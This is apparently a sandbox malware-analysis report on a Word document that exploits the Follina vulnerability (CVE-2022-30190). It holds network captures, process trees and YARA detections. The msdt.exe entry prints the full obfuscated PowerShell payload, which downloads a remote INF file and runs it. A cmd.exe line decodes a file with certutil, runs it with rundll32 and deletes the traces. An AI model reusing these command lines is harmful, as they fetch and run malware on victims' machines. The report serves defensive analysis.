c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c2 c2 02 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 e2 45 c2 c2 c2 c2 c2 c2 66 c8 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c2 c2 02 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c6 d2 02 c2 41 45 04 ad ad 2e a3 9f 30 3f c2 c2 c2 c2 3f c2 c2 c2 c2 d2 02 c2 43 08 9f 2e b1 a3 c6 16 34 b3 a3 cb 02 c2 ee d2 02 c2 c4 c6 81 2a 9f 34 3f c2 c2 c2 c2 3d c2 c2 c2 52 02 d2 02 c2 3f 45 87 30 36 a3 a5 a3 34 c6 c2 c2 c2 42 3d 3d 3d bd c9 82 1a d2 02 c2 3f c6 04 b7 36 a3 3f c2 c2 c2 c2 3d c2 c2 c2 52 2e d2 02 c2 3f c6 95 ad 34 26 41 c2 c2 c2 c2 3d 3d c2 c2 52 42 d2 02 c2 3f ca 81 9f 34 26 a7 30 9f 2e 43 c2 c2 c2 c2 3d 3d 3d 3d 52 5a d2 Data Ascii: RA==z?]|vG_z?_*244006$400&KKYF]F]F]wt]]l]]]&]V]]]D]]B];]]]]F6]p]7]H]7V]]p]]7]]*F]?W p/I?WzC:GCCrM?2"N>JCLC"*bCPC"vcC~CuCC"2$I244z>EfAE.0??C.4*4?=R?E064B===?6?=R.?4&A==RB?4&0.C====RZ


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49820	91.235.116.180	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:58:21.248794079 CEST	10910	OUT	GET /yeh746yrhuey7657ujjif87589fif8jjfut765hdy65hyr8889jguy/Cotwthzqsjyogagwjqrnikigtffzwgf HTTP/1.1 User-Agent: 65 Host: polpharmar.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:58:21.298048973 CEST	10912	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:58:21 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 08:26:58 GMT Accept-Ranges: bytes Content-Length: 996352 Data Raw: 8b 1c 52 c2 41 c2 c2 c2 c6 c2 c2 c2 3d 3d c2 c2 7a c2 c2 c2 c2 c2 c2 c2 02 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 3f c2 c2 d0 5d 7c d0 c2 76 47 0b 5f 7a 3f 0e 0b 5f 16 2a a7 b1 e2 32 34 ad a5 34 9f ab e2 a1 9f 30 30 ad 36 e2 24 a3 e2 34 b3 30 e2 a7 30 e2 06 8d 91 e2 ab ad 26 a3 f0 4b 4b cc e6 c2 c2 c2 c2 c2 c2 c2 82 ba 59 0e 46 d7 b3 5d 46 d7 b3 5d 46 d7 b3 5d dc 77 74 5d c3 d7 b3 5d 84 8a 6c 5d cd d7 b3 5d 84 8a d3 5d 26 d7 b3 5d 84 8a 56 5d 94 d7 b3 5d cb 1f b8 5d 44 d7 b3 5d cb 1f b4 5d 42 d7 b3 5d cb 1f 3b 5d c3 d7 b3 5d cb 1f a8 5d df d7 b3 5d 46 d7 36 5d 70 d9 b3 5d 37 a2 d3 5d 48 d7 b3 5d 37 a2 56 5d 86 d7 b3 5d c7 09 70 5d c3 d7 b3 5d 37 a2 e9 5d c3 d7 b3 5d 14 a7 a1 2a 46 d7 b3 5d 12 83 c2 c2 0e 3f ca c2 57 20 70 ec c2 c2 c2 c2 c2 c2 c2 c2 a2 c2 80 2f 49 3f c4 57 c2 7a 43 c2 c2 3a 47 c2 c2 c2 c2 c2 9a e5 43 c2 c2 d2 c2 c2 c2 92 43 c2 c2 c2 02 c2 c2 d2 c2 c2 c2 c4 c2 c2 c6 c2 c2 c2 c2 c2 c2 c2 c6 c2 c2 c2 c2 c2 c2 c2 c2 72 4d c2 c2 cc c2 c2 c2 c2 c2 c2 c4 c2 3f c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 d2 c2 c2 d2 c2 c2 c2 c2 c2 c2 d2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c8 c2 14 ec c2 c2 c2 b2 c8 c2 ae f5 ca c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 32 c8 c2 02 22 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 06 0a c8 c2 4e c8 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 f0 f0 f0 f0 f0 c2 c2 c2 3e 4a 43 c2 c2 d2 c2 c2 c2 4c 43 c2 c2 c6 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 e2 c2 c2 22 f0 f0 f0 f0 f0 f0 c2 c2 2a ee c2 c2 c2 62 43 c2 c2 f0 c2 c2 c2 50 43 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 e2 c2 c2 22 f0 f0 f0 f0 f0 c2 c2 c2 76 63 c2 c2 c2 92 43 c2 c2 e8 c2 c2 c2 7e 43 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c2 c2 82 f0 f0 f0 f0 c2 c2 c2 c2 ce 75 c2 c2 c2 c2 c8 c2 c2 c2 c2 c2 c2 a4 43 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 82 f0 f0 f0 f0 f0 f0 c2 c2 14 ec c2 c2 c2 02 c8 c2 c2 ee c2 c 2 c2 a4 43 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c2 c2 82 f0 f0 f0 f0 f0 f0 c2 c2 02 22 c2 c2 c2 32 c8 c2 c2 24 c2 c2 c2 d0 c8 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c2 c2 04 f0 f0 f0 f0 f0 c2 c2 c2 a2 49 c2 c2 c2 a2 c8 c2 c2 ce c2 c2 c2 32 c8 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c2 c2 02 f0 34 b1 34 a1 c2 c2 c2 ae f5 ca c2 c2 b2 c8 c2 c2 7a ca c2 c2 3e c8 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c2 c2 02 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 e2 45 c2 c2 c2 c2 c2 c2 66 c8 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 02 c2 c2 02 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c2 c6 d2 02 c2 41 45 04 ad ad 2e a3 9f 30 3f c2 c2 c2 c2 3f c2 c2 c2 c2 d2 02 c2 43 08 9f 2e b1 a3 c6 16 34 b3 a3 cb 02 c2 ee d2 02 c2 c4 c6 81 2a 9f 34 3f c2 c2 c2 c2 3d c2 c2 c2 52 02 d2 02 c2 3f 45 87 30 36 a 3 a5 a3 34 c6 c2 c2 c2 42 3d 3d 3d bd c9 82 1a d2 02 c2 3f c6 04 b7 36 a3 3f c2 c2 c2 c2 3d c2 c2 c2 52 2e d2 02 c2 3f c6 95 ad 34 26 41 c2 c2 c2 c2 3d 3d c2 c2 52 42 d2 02 c2 3f ca 81 9f 34 26 a7 30 9f 2e 43 c2 c2 c2 c2 3d 3d 3d 3d 52 5a d2 Data Ascii: RA==z?]|vG_z?_*244006$400&KKYF]F]F]wt]]l]]]&]V]]]D]]B];]]]]F6]p]7]H]7V]]p]]7]]*F]?W p/I?WzC:GCCrM? 2"N>JCLC"*bCPC"vcC~CuCC"2$I244z>EfAE.0??C.4*4?=R?E064B===?6?=R.?4&A==RB?4&0.C====RZ

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **5648**, Parent PID: **812**

General

Target ID:	1

Start time:	10:55:49
Start date:	01/08/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x10000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: **6140**, Parent PID: **5648**

General

Target ID:	5
Start time:	10:55:59
Start date:	01/08/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0xde0000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **1904**, Parent PID: **5648**

General

Target ID:	8
Start time:	10:56:09
Start date:	01/08/2022

Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/ID PcwdiAgnOSTiC -sKiP forCe -pArAm "IT_ReBRowseforfiLE=#Ja2Y IT_LaunchMethod=ContextMenu IT_BrowseForFile=W5A$(Iex($(IeX('[sYSTem.teXt.enCODinG]'+[cHar]58+[chAR]58+'uTf8.geTStRiNg([sYStem.CoNVErT]'+[char]58+[char]0x3A+'fRombASe64StRINg('+[CHar]0X22+'U1RPcC1Qck9jZXNTIC1mb1JjZSAtTmFNZSAnbXNkdCc7JEtZID0gYWRkLXRZUEUgLW1lbUJlcmRFRmluaVRJT04gJ1tEbGxJbXBvcnQoIlVSbG1vTi5EbEwiLCBDaGFyU2V0ID0gQ2hhclNldC5Vbmljb2RlKV1wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgVVJMRG93bmxvYWRUb0ZpbGUoSW50UHRyIFIsc3RyaW5nIGJpTCxzdHJpbmcgdXdlLHVpbnQgUm5vLEludFB0ciB1Ryk7JyAtbkFtRSAiWXZRIiAtTkFtRVNQYUNlIEhLZyAtUGFzc1RocnU7ICRLWTo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cDovL3BvbHBoYXJtYXIuY29tL3Rlc3QuaW5mIiwiJGVudjpBUFBEQVRBXHRlc3QuaW5mIiwwLDApO1NUYXJ0LXNMRWVQKDMpO1J1bkRsbDMyLkVYZSBhZHZwQWNLLmRsTCxMYXVuY2hJTkZTZWN0aW9uRXggIiRlTlY6QVBQREFUQVx0ZXN0LmluZiIsREVmQXVsdEluc1RBbGxfU0luZ2xFVVNFciwiJGVOdjpBUFBEQVRBXHRlc3QuaW5mIiw0LDA7U1RvUC1QUm9jRVNTIC1Gb3JDZSAtTmFNZSAnc2RpYWduaG9zdCc='+[CHar]34+'))'))))xW/../../../../../../../../../../../../../../../.MsI
Imagebase:	0x60000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000008.00000002.609010056.00000000027F0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000008.00000002.608798765.00000000027D0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000008.00000002.614385326.0000000002C50000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000008.00000002.609038276.00000000027F9000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8BFE8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8BFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8BFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	8BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_FECB5517-C3EF-49A3-8930-ADE6B9809088_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	8BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_FECB5517-C3EF-49A3-8930-ADE6B9809088_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	8B734	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: 5152, Parent PID: 6216

General

Target ID:	19
Start time:	10:56:51
Start date:	01/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\3d50mnu3\3d50mnu3.cmdline
Imagebase:	0xa50000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\3d50mnu3\CSCDC232D29FB9E414B97C7E48E45A16060.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	AAE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3d50mnu3\CSCDC232D29FB9E414B97C7E48E45A16060.TMP	success or wait	1	AC9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3d50mnu3\CSCDC232D29FB9E414B97C7E48E45A16060.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	AC967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3d50mnu3\3d50mnu3.cmdline	unknown	362	success or wait	1	AAE638	ReadFile
C:\Users\user\AppData\Local\Temp\3d50mnu3\3d50mnu3.0.cs	unknown	5944	success or wait	1	AAE638	ReadFile

Analysis Process: cvtres.exe PID: **3616**, Parent PID: **5152**

General

Target ID:	20
Start time:	10:56:53
Start date:	01/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES8FCE.tmp" "c:\Users\user\AppData\Local\Temp\3d50mnu3\CSCDC232D29FB9E414B97C7E48E45A16060.TMP"
Imagebase:	0x7ff726010000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **6320**, Parent PID: **6216**

General

Target ID:	22
Start time:	10:56:56
Start date:	01/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\w5csyjot\w5csyjot.cmdline
Imagebase:	0xa50000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\w5csyjot\CSC6CDACC821E67439283A644DCB258474.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	AAE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\w5csyjot\CSC6CDACC821E67439283A644DCB258474.TMP	success or wait	1	AC9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\w5csyjot\CSC6CDACC821E67439283A644DCB258474.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	AC967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\w5csyjot\w5csyjot.cmdline	unknown	362	success or wait	1	AAE638	ReadFile
C:\Users\user\AppData\Local\Temp\w5csyjot\w5csyjot.0.cs	unknown	791	success or wait	1	AAE638	ReadFile

Analysis Process: cvtres.exe PID: **6060**, Parent PID: **6320**

General

Target ID:	23
Start time:	10:57:00
Start date:	01/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESAC3F.tmp" "c:\Users\user\AppData\Local\Temp\w5csyjot\CSC6CDACC821E67439283A644DCB258474.TMP"
Imagebase:	0x250000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **488**, Parent PID: **6216**

General

Target ID:	27
Start time:	10:57:48
Start date:	01/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5wwnjf5w\5wwnjf5w.cmdline
Imagebase:	0xa50000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\5wwnjf5w\CSC7D879DDA4AF844DBA2BC4075E8CB5965.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	AAE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5wwnjf5w\CSC7D879DDA4AF844DBA2BC4075E8CB5965.TMP	success or wait	1	AC9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5wwnjf5w\CSC7D879DDA4AF844DBA2BC4075E8CB5965.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	AC967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5wwnjf5w\5wwnjf5w.cmdline	unknown	375	success or wait	1	AAE638	ReadFile
C:\Users\user\AppData\Local\Temp\5wwnjf5w\5wwnjf5w.0.cs	unknown	263	success or wait	1	AAE638	ReadFile

Analysis Process: cvtres.exe PID: **6968**, Parent PID: **488**

General

Target ID:	29
Start time:	10:57:50
Start date:	01/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES6D3D.tmp" "c:\Users\user\AppData\Local\Temp\5wwnjf5w\CSC7D879DDA4AF844DBA2BC4075E8CB5965.TMP"
Imagebase:	0x250000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **7008**, Parent PID: **6992**

General

Target ID:	31
Start time:	10:57:59
Start date:	01/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\WiNDOws\SYsTEm32\cmd.eXe /C MORe /e +32 %apPDAta%\test.inf > %apPDAta%\kk.txt && cErtUtiL.eXE -DeCODeheX %apPDAta%\kk.txt %apPDAta%\vv.jpg && RunDLL32.exe %apPDAta%\vv.jpg,maintest && DEL %apPDAta%\kk.txt && DeL %apPDAta%\vv.jpg && DEl %apPDAta%\test.inf
Imagebase:	0xed0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

